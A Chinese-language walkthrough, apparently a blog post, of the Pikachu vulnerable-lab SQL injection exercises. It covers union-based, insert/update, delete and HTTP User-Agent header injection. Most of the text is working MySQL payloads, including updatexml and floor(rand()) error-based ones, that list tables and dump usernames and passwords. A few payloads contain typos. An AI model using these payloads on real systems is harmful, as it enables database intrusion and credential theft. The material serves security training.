
爆列
‘union select 1,2,group_concat(column_name) from information_schema.columns where table_name = ‘users’ – +


爆值
‘ union select 1,2,concat_ws(‘-‘,username,password) from users – +
XX型注入
由于我是用docker搭建的没有下载源码,直接从github上看
可以看到这个闭合使用()进行闭合的,原理和前面一样

构造payload
') or 1=1 -- +

#根据报错看回显
') order by 2 -- +

') union select 1,2 -- +

#爆库
') union select 1,group_concat(schema_name) from information_schema.schemata -- +
或者
') union select 1,database()-- +

#爆表【httpinfo,member,message,users,xssblind】
') union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() -- +

#爆列【...,username,password,...】
') union select 1,group_concat(column_name) from information_schema.columns where table_name='users' -- +

#爆值
') union select 1,concat_ws('-',username,password) from users -- +
insert/update 注入
在这3种情况中,我们不能使用 union 去做联合查询,因为这不是查询,而是操作。
我们可以在此使用报错注入,以下为常用的三种报错注入函数
- updatexml(): MySQL 对 XML 文档数据进行查询和修改的 XPATH 函数
- extractvalue():MySQL 对 XML 文档数据进行查询的 XPATH 函数
- floor():MySQL中用来取整的函数
updatexml()/extractValue()
- UPDATEXML (XML_document, XPath_string, new_value)
- ExtractValue(xml_document, XPathstring)
这两函数核心原理是一样的,都是对 XML
具体使用查看:https://www.cnblogs.com/dogecheng/p/11616282.html 这位师傅的文章
在注册的过程中,直接将传入的数据进行POST请求解析,从而直接导致漏洞产生

payload构造
#爆库
1' and updatexml(1,concat(0x7e,database()),0) and ' #使用or也可以

#爆列 如果不使用 limit限制读取数量,pikachu会出现报错 显示结果多于一行
1' and updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema = database() limit 0,1)),0) and '

#爆表
1' and updatexml(1,concat(0x7e,(select column_name from information_schema.columns where table_name = 'users' limit 0,1)),0) and '

#爆值
1' and updatexml(1,concat(0x7e,(select username from users limit 0,1)),0) and '

1' and updatexml(1, concat(0x7e, (select password from users where username = 'admin' limit 0,1)), 0) and '
delete注入


源码

构造payload
1 or updatexml(1, concat(0x7e,database()), 0)
floor
向下取整。如果要用 floor() 构成报错,必须满足下面的条件
- 运算中有 count
- 运算中有 group by
- 运算中有 rand
使用方式
#爆库
1' and (select 1 from (select count(*),concat('~',database(),'~',floor(rand(0)*2))as x from information_shcema.tables group by x)a)#

#爆表
1' and (select 1 from (select count(*),concat('~',(select table_name from information_schema.tables where table_schema=database() limit 0,1),'~',floor(rand(0)*2))as x from information_schema.tables group by x)a)#

#爆字段
1'and (select 1 from (select count(*),concat('~',(select column_name from information_schema.columns where table_name = 'users' limit 0,1),'~',floor(rand(0)*2))as x from information_schema.tables group by x)a))#

#爆值
1'and (select 1 from (select count(*),concat('~',(select concat(username,'~',password) from users limit 0,1),'~',floor(rand(0)*2))as x from information_schema.tables group by x)a))#
http header注入
首先使用 admin/123456 登录,进入页面后可以看到 http请求被暴露在页面上

我们可以先看看源码

这里可以看到作者直接将header信息直接使用insert插入到数据库,没有进行转义
我们尝试在header上进行SQL注入
将User-Agent修改为'会发现页面出现了sql报错信息

然后就可构造payload,和前面的那个insert一样
#爆库
' or updatexml(1,concat(0x7e,database()),0) or '

#爆列
' or updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema = database() limit 0,1)),0) or'

#爆表
' or updatexml(1,concat(0x7e,(select column_name from information_schema.columns where table_name = 'users' limit 0,1)),0) or'

#爆值
' or updatexml(1,concat(0x7e,(select username from users limit 0,1)),1) or'
' or updatexml(1,concat(0x7e,(select password from users limit 0,1)),1) or'